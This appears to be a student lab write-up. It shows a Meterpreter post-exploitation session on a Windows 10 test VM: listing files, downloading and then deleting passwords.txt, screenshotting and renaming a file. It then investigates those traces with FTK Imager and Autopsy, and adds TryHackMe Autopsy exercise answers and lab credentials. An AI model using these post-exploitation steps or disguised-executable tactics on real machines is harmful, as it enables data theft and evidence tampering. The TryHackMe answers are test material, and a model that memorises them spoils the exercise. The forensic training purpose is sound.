
```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\koko\Desktop
=====
Mode          Size      Type  Last modified        Name
--          ----      ---   --          --
100666/rw-rw-rw- 2228    fil   2024-10-22 06:58:03 -0400  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw- 282     fil   2024-10-16 02:42:17 -0400  desktop.ini
100666/rw-rw-rw- 866     fil   2024-10-22 07:35:08 -0400  disguised_image.SED
100777/rwxrwxrwx 198144   fil   2024-10-22 07:35:10 -0400  disguised_image.exe
100666/rw-rw-rw- 308684   fil   2024-10-22 07:20:54 -0400  guess-the-button-091215.png
100777/rwxrwxrwx 73802    fil   2024-10-22 07:12:39 -0400  mycutedogy.exe
100777/rwxrwxrwx 33969480  fil   2024-10-21 20:31:34 -0400  nmap-7.95-setup.exe
100666/rw-rw-rw- 7       fil   2024-10-22 08:23:20 -0400  passwords.txt

meterpreter > download passwords.txt
[*] Downloading: passwords.txt → /home/lord/passwords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): passwords.txt → /home/lord/passwords.txt
[*] Completed : passwords.txt → /home/lord/passwords.txt
meterpreter > rm passwords.txt
meterpreter > screenshot
Screenshot saved to: /home/lord/CBavDFGX.jpeg
meterpreter > █
```

Done:



Now we have the passwords.txt file and the screenshot from my victim machine on my kali linux



j. Continue trying the commands

```
meterpreter > show_mount  
  
Mounts / Drives  
=====
```

Name	Type	Size (Total)	Size (Free)	Mapped to
C:\	fixed	59.40 GiB	50.79 GiB	
D:\	cdrom	4.03 GiB	0.00 B	

```
Total mounts/drives: 2  
meterpreter > 
```

k. Changing image name

```
meterpreter > ls
Listing: C:\Users\koko\Desktop
=====
Mode          Size      Type  Last modified      Name
--          --       --    --           --
100666/rw-rw-rw-  2228     fil   2024-10-22 06:58:03 -0400 Nmap - Zenmap GUI.lnk
100666/rw-rw-rw-  282      fil   2024-10-16 02:42:17 -0400 desktop.ini
100666/rw-rw-rw-  866      fil   2024-10-22 07:35:08 -0400 disguised_image.SED
100777/rwxrwxrwx  198144    fil   2024-10-22 07:35:10 -0400 disguised_image.exe
100666/rw-rw-rw-  308684    fil   2024-10-22 07:20:54 -0400 guess-the-button-091215.png
100777/rwxrwxrwx  73802     fil   2024-10-22 07:12:39 -0400 mycutedogy.exe
100777/rwxrwxrwx  33969480   fil   2024-10-21 20:31:34 -0400 nmap-7.95-setup.exe

meterpreter > mv guess-the-button-091215.png
Usage: mv oldfile newfile
meterpreter > mv guess-the-button-091215.png hacked.png
meterpreter > [REDACTED]
```

Done:




After that we can end the session using 'exit' command.

Some notes:


- Windows 10 is not really the vulnerable machine that you would want to try with it, as still it restricts me from doing ‘privilege escalation’, ‘hashdump’, it is not easy to tamper with its registry or do many other things with ports, so I would recommend using a more vulnerable machine like: windows (xp ,7) or metasploit2.

Forensics part1:


I. Taking an image for the windows 10 Disk using FTK Imager (E01)



m. Image hashes



n. Image summary



Drive Model: VMware Virtual NVMe Disk
Drive Serial Number: VMWare NVME_0000
Drive Interface Type: SCSI
Removable drive: False
Source data size: 61440 MB
Sector count: 125829120
[Computed Hashes]
MD5 checksum: 597df13b99fc928043415ab7aea8e7fa
SHA1 checksum: fd64c0c8ea437033c6dc8edb14f64ed07ed81375

Image Information:
Acquisition started: Tue Oct 22 17:09:29 2024
Acquisition finished: Tue Oct 22 17:45:10 2024
Segment list:
E:\FTK\Bacdoorcase.E01
E:\FTK\Bacdoorcase.E02
E:\FTK\Bacdoorcase.E03
E:\FTK\Bacdoorcase.E04
COMPUTED HASH : 597df13b99fc928043415ab7aea8e7fa
COMPUTED HASH : fd64c0c8ea437033c6dc8edb14f64ed07ed81375


Image Information:
Acquisition started: Tue Oct 22 17:09:29 2024
Acquisition finished: Tue Oct 22 17:45:10 2024
Segment list:
E:\FTK\Bacdoorcase.E01
E:\FTK\Bacdoorcase.E02
E:\FTK\Bacdoorcase.E03
E:\FTK\Bacdoorcase.E04
COMPUTED HASH : 597df13b99fc928043415ab7aea8e7fa
COMPUTED HASH : fd64c0c8ea437033c6dc8edb14f64ed07ed81375

Image Verification Results:
Verification started: Tue Oct 22 17:45:12 2024
Verification finished: Tue Oct 22 18:11:07 2024
MD5 checksum: 597df13b99fc928043415ab7aea8e7fa : verified
SHA1 checksum: fd64c0c8ea437033c6dc8edb14f64ed07ed81375 : ver

< >

OK

Done:



Forensics part2:

- o. Using Autopsy we will be able to detect our payload/Backdoor/.exe file and we will be also able to detect, we can see on 22/10/2024 our user accessed the file, and we were able to start our session.

Name	S	▼ C	O	Modified Time	Change Time	Access Time
mycutedogy.exe				2024-10-22 04:12:39 PDT	2024-10-22 06:46:11 PDT	2024-10-22 06:46
disguised_image.exe				2024-10-22 04:35:10 PDT	2024-10-22 06:06:47 PDT	2024-10-22 06:46
adencrypt_gui.exe				2024-09-04 02:55:34 PDT	2024-10-22 16:31:38 PDT	2024-10-22 16:34
ADIso.exe				2024-09-04 02:55:34 PDT	2024-10-22 16:31:13 PDT	2024-10-22 16:34
FTK Imager.exe				2024-09-04 02:56:06 PDT	2024-10-22 16:32:39 PDT	2024-10-22 16:31
mip.exe				2018-09-15 02:08:22 PDT	2024-10-16 00:28:46 PDT	2024-10-22 16:34
ShapeCollector.exe				2018-09-15 00:29:21 PDT	2024-10-16 00:28:46 PDT	2024-10-22 04:03
TabTip.exe				2018-09-15 00:29:22 PDT	2024-10-16 00:28:46 PDT	2024-10-22 04:03
InputPersonalization.exe				2018-09-15 00:29:21 PDT	2024-10-16 00:28:45 PDT	2024-10-22 04:03
msinfo32.exe				2018-09-15 00:29:24 PDT	2024-10-16 00:28:46 PDT	2024-10-22 04:03
vm3dservice.exe				2023-10-03 03:07:44 PDT	2024-10-15 23:53:37 PDT	2024-10-22 04:03
comreg.exe				2023-10-03 03:07:26 PDT	2024-10-15 23:53:38 PDT	2024-10-22 04:03
File				2018-09-15 00:29:22 10 PDT	2024-10-16 00:28:46 10 PDT	2024-10-22 04:03

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Metadata

Name: /img_Bacdoorcase.E01/vol_vol7/Users/koko/Documents/mycutedogy.exe
Type: File System
MIME Type: application/x-dosexec
Size: 73802
File Name Allocation: Allocated
Metadata Allocation: Allocated
Modified: 2024-10-22 04:12:39 PDT

Run Programs

Source Name	S	C	O	Program Name	Username	Date/Time	Bytes Sent	Bytes Received	Comment
SRUDB.dat				\Program Files (x86)\Nmap\zenmap\bin\pythonw.exe	koko	2024-10-22 04:54:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				\Program Files (x86)\Nmap\ncat.exe	koko	2024-10-22 04:54:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				\Users\koko\Desktop\mycutedogy.exe	koko	2024-10-22 04:54:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				System	Local System	2024-10-22 05:55:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				\Windows\System32\sms.exe	Local System	2024-10-22 05:55:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				\Windows\System32\crss.exe	Local System	2024-10-22 05:55:00 PDT			System Resource Usage - Application Usage
SRUDB.dat				\Windows\System32\winlogon.exe	Local System	2024-10-22 05:55:00 PDT			System Resource Usage - Application Usage

Save Table as CSV

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 612 of 799 Result ← →

Type	Value	Source(s)
Program Name	\Users\koko\Desktop\mycutedogy.exe	System Resource Usage Anal
Username	koko	System Resource Usage Anal
Date/Time	2024-10-22 04:54:00 PDT	System Resource Usage Anal
Comment	System Resource Usage - Application Usage	System Resource Usage Anal
Source File Path	/img_Bacdoorcase.E01/vol_vol7/Windows/System32/sru/SRUDB.dat	System Resource Usage Anal
Artifact ID	-9223372036854774529	

Screenshot of the Sleuth Kit interface showing file analysis results for SRUDB.dat.

File Views

- Data Sources
- File Views
- File Types
 - Deleted Files
 - File System (4730)
 - All (4730)
- MB File Size
- Data Artifacts
 - Installed Programs (36)
 - Operating System Information (1)
 - Recent Documents (17)
 - Run Programs (1301)
 - Shell Bags (20)
 - USB Device Attached (9)
 - Web Bookmarks (1)
 - Web History (2)
- Analysis Results
- OS Accounts
- Tags
- Score
 - Bad Items (0)
 - Suspicious Items (0)
- Reports

Metadata

```

Name: /img_Bacdoorcase.E01/vol_voi7/Windows/System32/sru/SRUDB.dat
Type: File System
MIME Type: application/octet-stream
Size: 1703936
File Name Allocation: Allocated
Metadata Allocation: Allocated
Modified: 2024-10-22 16:51:00 PDT
Accessed: 2024-10-22 16:51:00 PDT
Created: 2024-10-15 23:35:46 PDT
Changed: 2024-10-22 16:51:00 PDT
MD5: Not calculated
SHA-256: Not calculated
Hash Lookup Results: UNKNOWN
Internal ID: 54844
  
```

From The Sleuth Kit istat Tool:

```

MFT Entry Header Values:
Entry: 70213 Sequence: 1
LogFile Sequence Number: 406268664
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive
Owner ID: 0
Security ID: 596 (S-1-5-19)
Last User Journal Update Sequence Number: 8035512
  
```

File Details:

```

Created: 2024-10-16 09:35:46.684922000 (EET)
File Modified: 2024-10-23 02:51:00.969529500 (EET)
MFT Modified: 2024-10-23 02:51:00.969529500 (EET)
Accessed: 2024-10-23 02:51:00.969529500 (EET)

$FILE_NAME Attribute Values:
Flags: Archive
Name: SRUDB.dat
Parent MFT Entry: 3200 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2024-10-16 09:35:46.684922000 (EET)
File Modified: 2024-10-16 09:35:46.684922000 (EET)
MFT Modified: 2024-10-16 09:35:46.684922000 (EET)
Accessed: 2024-10-16 09:35:46.684922000 (EET)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 84
Type: $DATA (128-3) Name: N/A Non-Resident size: 1703936 init_size: 1597440
Starting address: 2000631, length: 48
Starting address: 131015, length: 30
Starting address: 14987, length: 2
Starting address: 7064, length: 60
Starting address: 16743, length: 4
Starting address: 1577405, length: 16
Starting address: 1577591, length: 16
Starting address: 1579791, length: 16
Starting address: 1599755, length: 16
Starting address: 129020, length: 16
  
```

```

Starting address: 1624510, length: 16
Starting address: 1544641, length: 16
Starting address: 231614, length: 26
Starting address: 129952, length: 6
Starting address: 1590981, length: 16
Starting address: 2014650, length: 28
Starting address: 230738, length: 6
Starting address: 231018, length: 14
Starting address: 1159367, length: 20
Starting address: 2000154, length: 12
Starting address: 331539, length: 16
Starting address: 230209, length: 16
  
```

p. Detecting the changes made to image (name changed from guess... to hacked)

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Location
06.png				2024-10-23 20:23:43 PDT	2024-10-23 20:23:43 PDT	2024-10-23 19:54:40 PDT	2024-10-23 02:30:56 PDT	211	Unallocated	/img_PhysicalDrive0/vol_v
07.png				2024-10-23 20:23:43 PDT	2024-10-23 20:23:43 PDT	2024-10-23 19:54:40 PDT	2024-10-23 02:30:56 PDT	215	Unallocated	/img_PhysicalDrive0/vol_v
08.png				2024-10-23 20:23:43 PDT	2024-10-23 20:23:43 PDT	2024-10-23 19:54:39 PDT	2024-10-23 02:30:56 PDT	146	Unallocated	/img_PhysicalDrive0/vol_v
09.png				2024-10-23 20:23:43 PDT	2024-10-23 20:23:43 PDT	2024-10-23 19:55:11 PDT	2024-10-23 02:30:56 PDT	137	Unallocated	/img_PhysicalDrive0/vol_v
logo.jpg				2024-10-23 20:23:43 PDT	2024-10-23 20:23:43 PDT	2024-10-23 19:54:55 PDT	2024-10-23 02:30:56 PDT	128328	Unallocated	/img_PhysicalDrive0/vol_v
hacked.png				2024-10-22 04:20:54 PDT	2024-10-22 05:45:07 PDT	2024-10-22 06:29:48 PDT	2024-10-21 18:16:53 PDT	308684	Allocated	/img_PhysicalDrive0/vol_v

q. Detecting the deleted file (passwords)

File	Modified	Change	Access	Created	Size	Flags	Location
passwords.txt	2024-10-22 02:15	10-22 05:32:52 PDT	2024-10-22 02:15:55 PDT	2024-10-22 05:32:52 PDT	154		
	2024-10-22 05:32:52 PDT	2024-10-22 05:32:52 PDT	2024-10-22 05:32:52 PDT	2024-10-22 05:23:09 PDT	553		
	2024-10-22 05:23:10 PDT	2024-10-22 05:23:10 PDT	2024-10-22 05:23:18 PDT	2024-10-22 02:45:27 PDT	116		
	2024-10-22 02:15	2024-10-22 02:15	2024-10-22 02:15	2024-10-22 02:15	04		

Note:

- Autopsy is a good tool but needs high resources as this case took seven hours and half and still 30%, so it is better be used in high resources environment, or try cloud based infrastructure for better experience.

Now let's see how to use autopsy for forensics investigation, lets go into more details focusing on our tool “Autopsy”

Analysis of forensic evidence for a hard disk image using Autopsy

What will we do? We will search about some information and analysis them using **Autopsy**.

First, we should download the hard drive image on Autopsy tool the start to answer question by question.

1. Check the integrity of the disk image using MD5:

- IP: 10.10.162.246
- Username: administrator
- Password: letmein123!

Answer the questions below

What is the MD5 hash of the E01 image?

3f08c518adb3b5c1359849657a9b2079

✓ Correct Answer

TryHackme - Autopsy 4.18.0

Case View Tools Window Help

Add Data Source Images/Videos

Woop woop! Your answer is correct

Data Sources

- HASAN2.E01
 - vol1 (Unallocated: 0-2047)
 - vol2 (NTFS / exFAT (0x07))
 - vol3 (NTFS / exFAT (0x07))
 - vol4 (Unallocated: 126759)
 - vol5 (Unknown Type: 0x27)
 - vol6 (Unallocated: 127795)

Views

- File Types
- Deleted Files
- MB File Size

Results

- Extracted Content
 - EXIF Metadata (21)
 - Encryption Suspected (7)
 - Extension Mismatch Detect
 - Installed Programs (41)
 - Metadata (61)
 - Operating System Informa
 - Operating System User Ao
 - Recent Documents (133)
 - Run Programs (3148)
 - Shell Bags (250)
 - USB Device Attached (2)
 - User Content Suspected (
 - Web Bookmarks (43)
 - Web Categories (1)
 - Web Cookies (487)
 - Web Downloads (13)
 - Web Form Autofill (22)
 - Web History (290)
 - Web Search (37)

Hex Text Application File Metadata Context Results Annotations Other Occurrences

Name	Type	Size (Bytes)	Sector Size (Bytes)	Timezone
HASAN2.E01	Image	65433829376	512	America/New_York

MD5: 3f08c518adb3b5c1359849657a9b2079

SHA1: d5ae22ab381cd5884140e16bab394ba813cf9f2

SHA-256: Not calculated

Sector Size: 512

2. Extract the computer account name

DESKTOP-0R59DJ3

✓ Correct Answer

TryHackme - Autopsy 4.18.0

Case View Tools Window Help

Add Data Source Images/Videos

Communications

Keyword Lists

Operating System Information

2 Results

Source File S C O Name Domain Version

Source File	S	C	O	Name	Domain	Version
SYSTEM				DESKTOP-0R59DJ3	Windows_NT	AM
SOFTWARE						

Result: 3 of 3

Op

Result: 3 of 3

Type Name Value

Type	Name	Value
Name	DESKTOP-0R59DJ3	
Domain	Windows_NT	
Version	Windows_NT	
Processor	AMD64	
Terminal	%SystemRoot%\System32\cmd.exe	

- 3. Extract the list of user accounts:** This is done through the "Operating System User Accounts" section of the Autopsy tool analysis results. User names are listed in alphabetical order, excluding "Administrator" because it is a default account.

Source File	S	C	O	User ID	Date Created	Date Accessed	Count	Password Settings	Flag	Path
SAM	S-1-5-21-3919888104-523186866-407859479-500			Administrator	2021-02-06 18:45:38 EST		0	Password does not expire	Normal user account	%systemroot%\ServiceProfiles
SAM	S-1-5-21-3919888104-523186866-407859479-503			DefaultAccount	2021-02-06 18:45:38 EST		0	Password does not expire, Password not required	Normal user account	%systemroot%\ServiceProfiles
SAM	S-1-5-21-3919888104-523186866-407859479-503			Guest	2021-02-06 18:45:38 EST		0	Password does not expire, Password not required	Normal user account	%systemroot%\ServiceProfiles
SAM	S-1-5-21-3919888104-523186866-407859479-1001			H4S4N	2021-02-06 18:48:16 EST	2021-02-07 12:05:11 EST	24	Password does not expire, Password not required	Normal user account	C:\Users\H4S4N
SOFTWARE	S-1-5-19			LocalService						%systemroot%\ServiceProfiles
SOFTWARE	S-1-5-18			NetworkService						%systemroot%\ServiceProfiles
SAM	S-1-5-21-3919888104-523186866-407859479-504			WDAGUtilityAccount	2021-02-06 18:45:38 EST		0		Normal user account	
SAM	S-1-5-21-3919888104-523186866-407859479-1002			joshwa	2021-02-06 05:39:00 EST	2021-02-07 11:44:49 EST	5	Password does not expire, Password not required	Normal user account	C:\Users\joshwa
SAM	S-1-5-21-3919888104-523186866-407859479-1005			keshav	2021-02-06 05:39:20 EST	2021-02-07 11:45:00 EST	5	Password does not expire, Password not required	Normal user account	C:\Users\keshav
SAM	S-1-5-21-3919888104-523186866-407859479-1007			sandhya	2021-02-06 05:40:42 EST	2021-02-07 11:45:11 EST	5	Password does not expire, Password not required	Normal user account	C:\Users\sandhya
